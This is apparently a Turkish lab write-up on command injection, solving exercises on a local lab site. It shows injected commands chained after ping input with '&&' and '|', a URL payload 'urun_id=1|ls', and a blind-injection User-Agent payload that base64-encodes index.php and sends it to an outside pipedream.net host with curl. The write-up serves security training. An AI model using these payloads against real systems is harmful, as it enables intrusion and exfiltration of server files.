

Command Injection Rapor



Açılan sayfada ping atabileceğimiz bir ekran bizi karşılıyor. Burada Google.com tarafına ping atıldığında 5 tane ping paketinin belirtilen adrese gönderildiğini görüyoruz.

Buradan yapmamız gereken tespit şudur ; Eğer ping paketleri gönderiliyor ve alınıyorsa bu durumda WEB uygulaması sunucu tarafında terminal komutlarını çalıştırıyor demektir.

- Atılan ping paketini sunucu tarafına çalışacak bir terminal kodu ile beraber yolluyoruz ve bize çıktı veriyor.




PING www.google.com (172.217.17.100) 56(84) bytes of data.
64 bytes from 172.217.17.100: icmp_seq=1 ttl=37 time=64.9 ms
64 bytes from 172.217.17.100: icmp_seq=2 ttl=37 time=65.9 ms
64 bytes from 172.217.17.100: icmp_seq=3 ttl=37 time=66.0 ms
64 bytes from 172.217.17.100: icmp_seq=4 ttl=37 time=77.8 ms
64 bytes from 172.217.17.100: icmp_seq=5 ttl=37 time=67.7 ms

--- www.google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 64.927/68.503/77.828/4.748 ms
ar.ini
en.ini
fr.ini
index.php
noname.html
tr.ini


- Bunun yanı sıra listelediğimiz bu dosyaların içeriğini uygun terminal kodları ile görüntülüyebiliriz.


```
PING www.google.com (172.217.17.100) 56(84) bytes of data.
64 bytes from 172.217.17.100: icmp_seq=1 ttl=37 time=64.9 ms
64 bytes from 172.217.17.100: icmp_seq=2 ttl=37 time=65.9 ms
64 bytes from 172.217.17.100: icmp_seq=3 ttl=37 time=66.0 ms
64 bytes from 172.217.17.100: icmp_seq=4 ttl=37 time=77.8 ms
64 bytes from 172.217.17.100: icmp_seq=5 ttl=37 time=67.7 ms

--- www.google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 64.927/68.503/77.828/4.748 ms
ar.ini
en.ini
fr.ini
index.php
noname.html
tr.ini
```




- Bu soruda ise aynı şekilde sunucuya ping paketleri atılıyor ancak terminal komutlarını çalıştırmayı denediğimizde hata alıyoruz. Burdan anlamamız gereken istek üzerinde bir filtreleme olduğudur.

- Bir önceki soruda sunucu isminden sonra && operatörünü kullanarak terminal komutunu çalıştırmıştık ancak bu soruda filtreleme olduğu için | operatörünü kullanıyoruz ve yanı sıra çalıştırılacak komutuda filtrelemeye girmemesi için değiştiriyoruz.






- Verilen öğeler altında tanımlanmış butonlara tıkladıktan sonra stok adedini ekrana getiriyor. Ancak URL incelendiğinde dikkatimizi çeken kısım her ürünün spesifik bir «id» üzerinden getirildiği gözlemleniyor.



- Ürünlerin çağrıldığı «id» değerinden sonra «|» operatörü kullanarak terminal komutunun çalışması sağlanıyor.



...urun_id=1|ls

- Verilen bilgiler doğrultusunda sisteme giriş yapıyoruz. Giriş yaptıktan sonra ekrandaki yazıda adminin kullanıcı log bilgilerini user-agent sistemine kaydedildiği söyleniyor.

Admin logs your user-agent on their system


```
GET /lab/command-injection/blind-command-injection/blind.php HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/lab/command-injection/blind-command-injection/
Connection: close
Cookie: PHPSESSID=jq99lqep4kr8p2u6i4O6q15fq2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

Pretty | Raw | Hex | \n

```
GET /lab/command-injection/blind-command-injection/blind.php HTTP/1.1
Host: localhost:8080
User-Agent: ;for b in $(cat ./index.php|base64); do curl -I --header "E-Tag:${b}" https://enonu9v59mnbxi3.m.pipedream.net;done
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/lab/command-injection/blind-command-injection/
Connection: close
Cookie: PHPSESSID=jq99lqep4kr8p2u6i4O6q15fq2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Cache-Control: max-age=0
```

- User-Agent bilgilerini görüntüleyebileceğimiz ve üzerinde değişiklik yapabilmek için Burp-Suite programını kullanıyoruz.

- Burada buluna User-Agent bilgilerini değiştiriyoruz, yazdığımız bu payload pipedream sitesini kullanarak header altında E-Tag değişkenini base64 ile encode edilmiş şekilde karşımıza çıkarıcak.



- Pipedream sitesini kontrol ettiğimizde isteğimiz buraya düşmüş olup header içindeki E-Tag içindeki bilgiyi alıyoruz.

- Bu veriyi base64 ile encode edilmiş şeklinde yollamıştık tekrar base64 ile decode ettiğimizde sızdırılan bilgiyi görebiliriz